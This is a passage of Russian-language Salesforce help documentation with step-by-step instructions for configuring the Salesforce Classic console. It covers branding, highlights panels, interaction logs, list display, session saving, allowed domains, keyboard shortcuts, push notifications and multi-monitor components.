5. Выберите элементы для добавления на вкладку «Навигация» и нажмите кнопку **«Далее»**. Вкладка «Навигация» не поддерживает добавление следующих элементов: прогнозы, идеи, ответы, подключения, порталы, консоль, действия (задачи и события), средство запуска приложений и кнопки для настройки организации. Параметры доступности вкладки и параметр «Изменять настройки личных вкладок пользователя» не применяются ко вкладке «Навигация». Например, вкладка «Навигация» предоставляет доступ к учетным записям, несмотря на выбор значения «Вкладка скрыта» для объекта «Учетные записи» в профилях пользователей.
6. Выберите отображение элементов, которые отсутствуют на основной или вложенной вкладке, и нажмите кнопку **«Далее»**. Например, можно указать, в каких случаях элементы должны отображаться как основные или вложенные вкладки в родительских записях при выборе спискового представления, отображения результатов поиска или всплывающих окон. Значок:
   - «В виде основной вкладки» для отображения записей объекта в виде основных вкладок.
   - «В виде вложенной вкладки для» для отображения записей объекта в виде вложенных вкладок. Выберите из раскрывающегося списка нужную родительскую запись для отображения вложенной вкладки. Например, чтобы отображать обращения в виде вложенных вкладок для контактов, выберите «Имя контакта (Контакт)» в строке «Обращения». При отсутствии родительских записей вложенные вкладки отображаются в виде основных. Например, кампания отображается в виде основной вкладки, если кампании используются в виде вложенных вкладок для интересов, а интерес не принадлежит кампании.
7. Если организация использует Service Cloud и Live Agent, то при необходимости установите флажок «Добавить `Live Agent` в данное приложение» и нажмите кнопку **«Далее»**. Чтобы добавить рабочее пространство чата для Live Agent на консоль, выполните одно из указанных ниже действий.
   - Выберите записи или страницы для открытия в виде вложенных вкладок сеансов чата.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- Просмотр настройки и конфигурации

Для управления приложениями:

- Настройка приложения

  И

  «Пользователь Service Cloud» ИЛИ «Sales Console»

- Чтобы добавить инструмент «Статьи» в рабочее пространство чата, установите флажок «Добавить предложенные статьи из Salesforce Knowledge в Live Agent».

8. Назначьте консоль Salesforce профилям пользователей.
   a. Чтобы выбрать профили, которым должно быть доступно приложение, установите флажок «Доступно».
   b. Установите флажок «По умолчанию», чтобы установить приложение в качестве приложения профиля по умолчанию, то есть новые пользователи при первом входе в систему будут видеть это приложение в профиле. Профили с ограничениями исключены из этого списка.
9. Нажмите кнопку **«Сохранить»**.

Совет: Чтобы просмотреть любые изменения, внесенные в настройки консоли, рекомендуем обновить обозреватель.

СМ. ТАКЖЕ:

Настройка Service Console в Salesforce Classic

Настройка Sales Console в Salesforce Classic

Придание фирменного стиля консоли Salesforce в Salesforce Classic

Придание фирменного стиля консоли Salesforce в Salesforce Classic

Добавив собственный логотип и указав цвета заголовка, нижнего колонтитула и основных вкладок, можно придать фирменный стиль консоли.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Щелкните ссылку «Правка» напротив нужной консоли.
3. Чтобы добавить собственный логотип, нажмите кнопку **«Вставить изображение»** и выберите изображение из библиотеки документов.

   Ниже перечислены рекомендации по выбору настраиваемого логотипа для приложения Classic в библиотеке документов.

   - Изображение должно быть в формате GIF или JPEG. Размер изображения не может превышать 20 Кб.
   - Изображение, размер которого превышает 300 пикселов по ширине и 55 пикселов по высоте, подлежит масштабированию.
   - Для повышения качества отображения на экране рекомендуем использовать изображение с прозрачным фоном.
   - Чтобы предоставить пользователям доступ к изображению, установите флажок «Внешний доступ» в свойствах документа.
4. Чтобы указать цвет, введите шестизначный код в поле Цвет заголовка, Цвет нижнего колонтитула или Цвет основной вкладки. Например, чтобы указать синий цвет для заголовка, введите «#0000FF».
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения цветов на консоли Salesforce:

- «Настройка приложения»

Чтобы убедиться в правильности цветового отображения, просмотрите консоль.

Прим.: В настоящий момент определение цветов заголовка или нижнего колонтитула недоступно для Metadata API.

Скрыть консоль Salesforce Classic в средстве запуска приложений в Lightning Experience

По умолчанию консоли Salesforce Classic отображаются в средстве запуска приложений в Lightning Experience. Такая доступность позволяет пользователям вашей консоли получать доступ ко всем приложениям консоли, как созданным в Salesforce Classic, так и созданным в Lightning Experience, без необходимости переключать UIs. Вы можете изменить данный алгоритм, если захотите ограничить доступ к консолям Salesforce Classic.

1. Введите строку *«Меню приложения»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Меню приложения»**.
2. В списке доступных приложений щелкните **«Отображать в средстве запуска приложений»** или **«Скрыть в средстве запуска приложений»**, чтобы показать или скрыть индивидуальные приложения в средстве запуска приложений в Lightning Experience для всех пользователей организации.

   В качестве альтернативы возможно также удаление доступа к консоли Salesforce Classic для отдельных пользователей через их профили.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- Просмотр настройки и конфигурации

Для управления приложениями:

- Настройка приложения

  И

  «Пользователь Service Cloud» ИЛИ «Sales Console»

Настраиваемые функции консоли в Salesforce Classic

Чтобы определить, как вы просматриваете и обрабатываете данные, администратор должен включить и настроить большинство функций консоли.

Прим.: Чтобы редактировать приложение консоли Salesforce Classic, необходимо использовать Salesforce Classic. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Приложения»** и щелкните **«Правка»** напротив вашего приложения консоли.

Функция	Автоматическое включение	Доступно на консоли для обслуживания	Доступно на консоли для продаж
Панель основных показателей		✓	✓
Придание фирменного стиля консоли		✓	✓
Фиксированные списки	✓	✓	✓
Сохранение сеансов пользователя	✓	✓	✓
Закладки и недавние вкладки	✓	✓	✓
Клавиши быстрого доступа	✓	✓	✓
Компоненты мультимонитора	✓	✓	✓
Компоненты консоли		✓	✓
Список разрешенных доменов		✓	✓
Всплывающие уведомления		✓	✓
Адаптивные списки		✓	✓
Журналы взаимодействия		✓	✓
Интеграция программного телефона		✓	✓

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки консоли Salesforce for Service:

- Настройка приложения

Для настройки консоли Salesforce for Sales:

- Настройка приложения

  И

  Пользователь Sales Console

Боковая панель базы знаний	✓	✓
Колонтитул Knowledge One	✓	✓
Live Agent		✓

СМ. ТАКЖЕ:

Консоль Salesforce

Добавление панели основных показателей к консоли в Salesforce Classic

Панель основных показателей — это настраиваемая таблица, содержащая не более четырех столбцов и расположенная в верхней части всех основных вкладок консоли. Данная панель позволяет пользователям быстро просматривать ключевую информацию.

Панель основных показателей может содержать любые стандартные или настраиваемые поля, которые уже добавлены в макет страницы. Каждая панель может содержать не менее одного, но не более четырех столбцов полей. Каждый столбец может содержать от одного до двух полей в верхней или нижней позиции.

При просмотре панели основных показателей шрифт верхних полей жирнее и крупнее, чем шрифт нижних полей. Пользователи могут просматривать только поля, доступные для просмотра. В противном случае поля отображаются пустыми. Если оба поля столбца отображаются пустыми, то столбец также отображается пустым.

Панели основных показателей отображаются на консоли только после их включения.

1. Измените любой макет страницы и щелкните **«Свойства макета»**.
2. Установите флажок «Панель основных показателей» и нажмите кнопку **«ОК»**.
3. Нажмите кнопку **«Сохранить»**.

Настройка панелей основных показателей для консоли в Salesforce Classic

Панель основных показателей — это настраиваемая таблица, содержащая не более четырех столбцов и расположенная в верхней части всех основных вкладок консоли. Данная панель позволяет пользователям консоли быстро просматривать ключевую информацию. Чтобы настроить панель основных показателей, измените любой макет страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- Настройка приложения

  И

  «Пользователь Service Cloud» ИЛИ «Sales Console»

Для просмотра макетов страниц:

- Просмотр настройки и конфигурации

Настройка панелей основных показателей для консоли в Salesforce Classic

Панель основных показателей — это настраиваемая таблица, содержащая не более четырех столбцов и расположенная в верхней части всех основных вкладок консоли. Данная панель позволяет пользователям консоли быстро просматривать ключевую информацию. Чтобы настроить панель основных показателей, измените любой макет страницы.

Чтобы отредактировать панель основных показателей, наведите указатель мыши на нужную панель в любом макете страницы и щелкните значок или дважды щелкните нужную панель. Чтобы добавить или изменить поля, щелкните соответствующий столбец и выберите нужные поля в списках «Верхнее поле» и «Нижнее поле». Если нужные поля отсутствуют, рекомендуем добавить их в макет страницы сведений. Поля могут отображаться на каждой панели основных показателей только один раз. Поля, которые уже используются, отображаются серым цветом. Панели основных показателей не поддерживают поля типа «Область обогащенного текста», настраиваемые поля типа «Область подробного текста» и объект «Транскрипт».

Чтобы удалить поле, щелкните соответствующий столбец и выберите значение «-Нет-» в списке полей. Чтобы добавить столбец, нажмите кнопку **«Добавить столбец»**. Чтобы удалить столбец, наведите указатель мыши на нужный столбец и щелкните значок .

Чтобы сохранить изменения, внесенные на панель основных показателей, нажмите кнопку **«OK»** в диалоговом окне «Свойства панели основных показателей». Чтобы завершить редактирование макета страницы, нажмите кнопку **«Сохранить»**. Панели основных показателей отображаются на консоли только после их включения.

Важное замечание: Закрытие макета страницы без нажатия кнопки **«Сохранить»** инициирует потерю изменений, внесенных на панель основных показателей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- Настройка приложения

  И

  «Пользователь Service Cloud» ИЛИ «Sales Console»

Для просмотра макетов страниц:

- Просмотр настройки и конфигурации

Подготовка журналов взаимодействия для консоли в Salesforce Classic

Журнал взаимодействия позволяет пользователям консоли Salesforce добавлять примечания к записям, отображающимся на основных вкладках.

Например, журнал взаимодействия может использоваться для добавления примечаний к обращениям, отображающимся на основных вкладках. Консоль позволяет создать и настроить несколько журналов взаимодействия для отображения определенных полей задач, которые должны быть обновлены разными пользователями.

1. Введите строку *«Макеты журнала взаимодействия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты журнала взаимодействия»**.
2. Нажмите кнопку **«Создать»**.
3. Введите имя журнала взаимодействия.
4. Выберите нужные поля задач и нажмите кнопку **«Добавить»**.
   - Обязательные поля помечены символом *.
   - Журналы взаимодействия позволяют добавлять только редактируемые поля задач.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки журналов взаимодействия:

- Настройка приложения

- Поле «Добавьте свои примечания...» автоматически добавляется во все журналы взаимодействия и не может быть удалено.

5. Чтобы выбрать журнал взаимодействия в качестве стандартного для всех пользователей, установите флажок «Выбрать в качестве макета по умолчанию».

   Стандартный журнал взаимодействия не может быть удален. Чтобы удалить стандартный журнал взаимодействия, выберите другой журнал в качестве стандартного.

6. Нажмите кнопку **«Сохранить»**.

Настроенные журналы взаимодействия могут быть назначены разным профилям и активированы для отображения.

Совет: Задачи поддерживают создание настраиваемых полей, которые могут быть добавлены в журналы взаимодействия. Например, создайте раскрывающийся список «Настроение вызывающего абонента», содержащий значения «Не доволен», «Нейтрально» и «Доволен».

Включение журналов взаимодействия для консоли в Salesforce Classic
Чтобы просмотреть журналы взаимодействия, включите их в макетах страниц, назначенных разным профилям.
Назначение журналов взаимодействия в Salesforce Classic
Настроенные журналы взаимодействия могут быть назначены разным профилям.

Включение журналов взаимодействия для консоли в Salesforce Classic

Чтобы просмотреть журналы взаимодействия, включите их в макетах страниц, назначенных разным профилям.

1. Измените любой макет страницы и щелкните **«Свойства макета»**.
2. Установите флажок «Журнал взаимодействия» и нажмите кнопку **«OK»**.
3. Нажмите кнопку **«Сохранить»**.

Прим.: Чтобы просмотреть изменения при включении или отключении журналов взаимодействия, рекомендуем закрыть и повторно открыть записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения журналов взаимодействия:

- Настройка приложения

Назначение журналов взаимодействия в Salesforce Classic

Настроенные журналы взаимодействия могут быть назначены разным профилям.

1. Введите строку *«Макеты журнала взаимодействия»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты журнала взаимодействия»**.
2. Щелкните **«Назначение макета журнала»**.
3. Выберите журнал взаимодействия для назначения каждому профилю пользователя.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Журналы взаимодействия не могут быть назначены профилям пользователей портала, так как приложения консоли Salesforce недоступны пользователям портала.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения журналов взаимодействия:

- Настройка приложения

Настройка параметров консоли в Salesforce Classic

Возможна настройка консоли для удовлетворения бизнес-требований. По мере изменения потребностей такие настройки поддаются корректировке. Настройка консоли осуществляется в меню «Настройка».

Выбор способа отображения списков на консоли Salesforce в Salesforce Classic

Администраторы могут изменять способ отображения списков в консоли.

Оптимизация списковых представлений консоли Salesforce с помощью гибких списков в Salesforce Classic

Гибкие списки динамически изменяют размер и придают списковым представлениям современный вид и функциональность. А сведения, всплывающие при наведении указателя на строку, позволяют просмотреть запись, не открывая ее.

Сохранение сеансов пользователя на консоли Salesforce в Salesforce Classic

Администраторы могут сохранять сеансы, благодаря чему пользователи, выполняющие повторный вход, могут быстро открывать компоненты, использовавшиеся при закрытии обозревателя или выходе из системы Salesforce.

Домены списка разрешенных для консоли Salesforce в Salesforce Classic

Администраторы Salesforce могут открыть пользователям консоли доступ к доменам за пределами Salesforce. Например, домен `www.primer.ru`, добавленный в список разрешенных доменов, может быть доступен пользователям консоли.

Настраиваемые клавиши быстрого доступа для консоли Salesforce в Salesforce Classic

Создавайте и настраивайте клавиши быстрого доступа, чтобы пользователи могли быстро выполнять действия, пользуясь только клавиатурой.

Настройка всплывающих уведомлений для консоли Salesforce в Salesforce Classic

Администраторы могут настраивать всплывающие уведомления, чтобы пользователи просматривали изменения обрабатываемых записей другими пользователями.

Включение компонента «Журнал» для консоли Salesforce в Salesforce Classic

При необходимости добавьте компонент «Журнал» в нижний колонтитул настроенной консоли для предоставления пользователям быстрого доступа к недавним основным вкладкам или закладкам без выполнения поиска по системе Salesforce.

Включение компонентов мультимонитора для консоли Salesforce в Salesforce Classic

При настроенной консоли включаются компоненты мультимонитора, что позволяет перемещать части консоли в разные области экрана для удобства работы.

Выбор способа отображения списков на консоли Salesforce в Salesforce Classic

Администраторы могут изменять способ отображения списков в консоли.

Консоль поддерживает три способа отображения списков.

Тип списка	Описание
Во весь экран, без фиксации	Списки отображаются только при выборе вкладки «Навигация». Запись, выбранная из списка, открывается в новой вкладке.
Фиксация сверху	Списки отображаются постоянно, вверху страницы. Запись, выбранная из списка, открывается в новой вкладке под списком.
Фиксация слева	Списки отображаются постоянно, в левой части страницы. Запись, выбранная из списка, открывается в новой вкладке справа от списка.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выбора способа отображения списков:

- Настройка приложения

Чтобы изменить способ отображения списков, выполните указанные ниже действия.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Выберите приложение консоли.
3. Нажмите кнопку **«Правка»**.
4. Выберите нужный способ отображения списков. При выборе фиксированных списков укажите размер по умолчанию (в пикселах или процентах).
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Изменение размера и сворачивание фиксированных списков на консоли Salesforce в Salesforce Classic

Настраиваемые функции консоли в Salesforce Classic

Оптимизация списковых представлений консоли Salesforce с помощью гибких списков в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Гибкие списки динамически изменяют размер и придают списковым представлениям современный вид и функциональность. А сведения, всплывающие при наведении указателя на строку, позволяют просмотреть запись, не открывая ее.

Гибкие списки можно включить следующим образом.


1. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Найдите имя консоли, подлежащей изменению, и нажмите кнопку **«Правка»**.
3. Установите флажок **Включить гибкие списки**.
4. Нажмите кнопку **«Сохранить»**.

Поля, появляющиеся во всплывающем наложении, соответствуют полям в активном списковом представлении. Чтобы выбрать появляющиеся поля, отредактируйте или создайте настраиваемое списковое представление. Обратите внимание, что списковое представление должно быть развернуто достаточно широко, чтобы были видны ссылки для редактирования, удаления и создания новых представлений.

Дополнительная информация о всплывающих окнах.

- Для обращений: всплывающие сведения появляются при наведении указателя мыши на поле «Тема». Для других записей: всплывающие сведения появляются при наведении указателя мыши на поле «Имя».
- Если поле «Тема» или «Имя» отсутствует в списковом представлении, всплывающие сведения не отображаются.
- Для всплывающих окон с обращениями всегда отображается поле Описание, хотя его и нельзя добавить к списковому представлению.
- Гибкие списки не поддерживаются в IE 10 и более ранних версиях.

Совет: Чтобы сохранить обновленный вид и функциональность гибких списков, но отключить функцию появления всплывающих сведений, отредактируйте консоль и снимите флажок **«Включить всплывающие сведения для списковых представлений»**.



СМ. ТАКЖЕ:

Изменение фильтров представления в виде списка

Настраиваемые функции консоли в Salesforce Classic

Сохранение сеансов пользователя на консоли Salesforce в Salesforce Classic

Администраторы могут сохранять сеансы, благодаря чему пользователи, выполняющие повторный вход, могут быстро открывать компоненты, использовавшиеся при закрытии обозревателя или выходе из системы Salesforce.

Если организация поддерживает консоль, то автоматическое сохранение сеансов позволяет отображать перечисленные ниже компоненты при повторном входе пользователя: любая из ранее открывавшихся вкладок, настраиваемые компоненты консоли, компоненты боковой панели измененного размера, открытый или закрытый заголовок поиска и журналы взаимодействия.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Выберите приложение консоли.
3. Нажмите кнопку **«Правка»**.
4. Если сеансы пользователя не сохраняются, щелкните «Сохранить сеансы пользователя».
5. Нажмите кнопку **«Сохранить»**.

Прим.: Консоль использует свойство обозревателя `sessionStorage`, чтобы сохранять вкладки до закрытия их пользователем. Если пользователь выходит из системы Salesforce, а затем входит в одно и то же окно, будут отображены вкладки, открытые во время предыдущего сеанса, даже если параметр «Сохранить сеансы пользователя» отключен.

СМ. ТАКЖЕ:

Настраиваемые функции консоли в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для сохранения сеансов пользователя на консоли Salesforce:

- Настройка приложения

Домены списка разрешенных для консоли Salesforce в Salesforce Classic

Администраторы Salesforce могут открыть пользователям консоли доступ к доменам за пределами Salesforce. Например, домен *www.primer.ru*, добавленный в список разрешенных доменов, может быть доступен пользователям консоли.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Выберите приложение консоли.
3. Нажмите кнопку **«Правка»**.
4. Введите нужные домены через запятые в поле «Разрешенные домены». Не требуется указывать элемент *http://* или *https://*, являющийся частью URL-адреса, а не домена.

   Если телефон CTI запущен на сервере с нестандартным портом, включите номер порта в домен. Например, если сервер носит имя *myserver*, а порт имеет номер 8500, включите *myserver:8500* в список разрешенных.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления доменов консоли Salesforce в список разрешенных:

- Настройка приложения

СМ. ТАКЖЕ:

Настраиваемые функции консоли в Salesforce Classic

Настраиваемые клавиши быстрого доступа для консоли Salesforce в Salesforce Classic

Создавайте и настраивайте клавиши быстрого доступа, чтобы пользователи могли быстро выполнять действия, пользуясь только клавиатурой.

Если организация использует консоль, то некоторые стандартные клавиши быстрого доступа включаются автоматически и доступны для настройки. Например, нажатием клавиш можно открывать и закрывать вкладки, перемещаться между ними и сохранять записи. Прежде чем создать настраиваемые клавиши, разработчик должен определить действия клавиш с помощью метода `addEventListener()` в средстве интеграции консоли Salesforce. Для создания доступны только те клавиши быстрого доступа, с помощью которых выполнялись действия на консоли.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Щелкните ссылку **«Правка»** напротив нужного приложения консоли Salesforce.
3. Щелкните **«Настроить клавиши быстрого доступа»**.
4. Нажмите кнопку **«Правка»** вверху страницы.
5. Щелкните **«Правка»**, чтобы настроить имеющуюся клавишу быстрого доступа, или нажмите **«+Добавить клавишу быстрого доступа»**, чтобы создать новую. При создании новой клавиши быстрого доступа необходимо ввести имя события консоли, которое является уникальным идентификатором для ключевых команд, а затем отправьте имя события разработчику, определившему действие клавиши быстрого доступа, для добавления его к методу, который будет инициировать клавишу. Стандартные клавиши не могут быть удалены, но могут быть изменены или деактивированы.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки клавиш быстрого доступа на консоли Salesforce:

- «Настройка приложения»

По завершении уведомите пользователей, назначенных соответствующей консоли, о новых доступных им действиях.

Прим.: Для каждой консоли можно установить до 144 клавиш быстрого доступа, включая стандартные и созданные клавиши. Созданные или настроенные клавиши быстрого доступа, связанные со стандартными клавишами обозревателя (например, Ctrl + F), могут работать некорректно.

Клавиши быстрого доступа нечувствительны к регистру даже при предварительном нажатии клавиши SHIFT. Например, нажатие Shift + b идентично комбинации Shift + B. Порядок нажатия клавиш Ctrl, Alt и Shift (при наличии их в комбинации) не имеет значения. Например, комбинация Ctrl+Alt+A аналогична комбинации Alt+Ctrl+A.

Совет: Количество элементов, используемых в клавишах быстрого доступа, не ограничивается. Удобными для запоминания считаются клавиши быстрого доступа, содержащие не более трех элементов. Для просмотра списка всех клавиш быстрого доступа консоли нажмите Shift + K.

СМ. ТАКЖЕ:

Работа с клавишами быстрого доступа на консоли Salesforce в Salesforce Classic

Стандартные клавиши быстрого доступа для консоли Salesforce в Salesforce Classic

Настраиваемые функции консоли в Salesforce Classic

Настройка всплывающих уведомлений для консоли Salesforce в Salesforce Classic

Администраторы могут настраивать всплывающие уведомления, чтобы пользователи просматривали изменения обрабатываемых записей другими пользователями.

Всплывающие уведомления — это визуальные индикаторы в списках и на страницах сведений консоли, указывающие на изменение записи или поля во время сеанса пользователя. Например, если один из агентов службы поддержки, обрабатывающих одно и то же обращение, меняет значение поля «Приоритет», то второму агенту отображается всплывающее уведомление, указывающее на данное изменение.

Укажите, когда отображать всплывающие уведомления и какие объекты их поля их инициируют.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Выберите приложение консоли и щелкните **«Правка»**.
3. Выберите условия отображения всплывающих уведомлений в параметре «Выбрать способ обновления списков».

   Прим.: Если данный параметр не отображается, включите Streaming API в вашей организации.

Параметр	Описание
Нет	Списки не обновляются, а всплывающие уведомления не отображаются.
Обновить список	При наличии изменений обновляется целый список. Записи добавляются или удаляются из списка на основе заданных критериев, но новые записи,

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Сведения для настройки всплывающих уведомлений

- «Настройка приложения»

Параметр	Описание
	добавленные в очереди, обновляют только список ответственного за запись.
Обновить строки списка	При наличии изменений в выбранных полях обновляются строки списка.

4. Выберите условия отображения всплывающих уведомлений в параметре «Выбрать способ обновления страниц сведений».

Параметр	Описание
Не обновлять	Страницы сведений не обновляются, а всплывающие уведомления не отображаются.
Обновлять автоматически	При изменении записи страница сведений обновляется автоматически.
Пометить	При изменении записи на странице сведений отображается сообщение.

5. Щелкните **«Выбрать объекты и поля для уведомлений»** и нажмите **«Правка»**. Выбранные настройки всплывающих уведомлений будут применены ко всем приложениям консоли.
6. Выберите объекты, которые должны инициировать всплывающие уведомления. Например, чтобы отображать всплывающие уведомления при изменении обращений и их полей, переместите объект «Обращения» из списка «Доступные элементы» в список «Выбранные элементы».
7. Чтобы выбрать поля объекта, которые должны инициировать всплывающие уведомления, щелкните **«Правка»** в разделе «Поля».
8. Нажмите кнопки **«OK»** и **«Сохранить»**.
9. Предоставьте пользователям всплывающих уведомлений как минимум полномочие «Чтение» для стандартного объекта «Темы активной доставки». См. раздел «Полномочия и доступ пользователя» на странице 615.

Важное замечание: При включении параметра безопасности сеанса «Требовать атрибут `HttpOnly`» всплывающие уведомления не отображаются.

Прим.:

- Объекты и их поля, доступные для всплывающих уведомлений: учетные записи, контакты, обращения, интересы, возможности, кампании, задачи и настраиваемые объекты.
- Всплывающие уведомления недоступны в консоли Professional Edition.

- Если для объекта интересов настроены всплывающие уведомления и используются правила очистки Data.com, всплывающие уведомления запускаются на консоли. Обратите внимание, что дополнительные уведомления могут повлиять на ограничение для всплывающих уведомлений.

СМ. ТАКЖЕ:

Просмотр всплывающих уведомлений на консоли Salesforce в Salesforce Classic

Настраиваемые функции консоли в Salesforce Classic

Включение компонента «Журнал» для консоли Salesforce в Salesforce Classic

При необходимости добавьте компонент «Журнал» в нижний колонтитул настроенной консоли для предоставления пользователям быстрого доступа к недавним основным вкладкам или закладкам без выполнения поиска по системе Salesforce.

Прим.: В выпуске Summer'15 компонент «Последние вкладки» заменен компонентом «Журнал» и дополнен закладками, которые позволяют ускорить процесс поиска и извлечения нужных вкладок. Данные функции не поддерживаются обозревателями Internet Explorer® 7 и 8.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Выберите приложение консоли Salesforce.
3. Нажмите кнопку **«Правка»**.
4. Добавьте компонент «Журнал» в столбец «Выбранные элементы» поля «Выбрать компоненты консоли».
5. Выберите область отображения компонента в нижнем колонтитуле в поле «Выровнять настраиваемые компоненты консоли».
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения компонента «Журнал»:

- Настройка приложения

СМ. ТАКЖЕ:

Просмотр закладок или недавно использованных вкладок на консоли Salesforce в Salesforce Classic

Настраиваемые функции консоли в Salesforce Classic

Включение компонентов мультимонитора для консоли Salesforce в Salesforce Classic

При настроенной консоли включаются компоненты мультимонитора, что позволяет перемещать части консоли в разные области экрана для удобства работы.

С помощью компонентов мультимонитора можно разворачивать основные вкладки или программные телефоны Open CTI в обозревателях и перетягивать их на несколько мониторов. Также можно перемещать компонент «Журнал», чаты Live Agent (кроме компонента нижнего колонтитула) и любые компоненты консоли, входящие в нижний колонтитул консоли.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Выберите приложение консоли.
3. Нажмите кнопку **«Правка»**.
4. Чтобы включить компоненты мультимонитора, установите флажок «Включить компоненты мультимонитора».
5. Нажмите кнопку **«Сохранить»**.

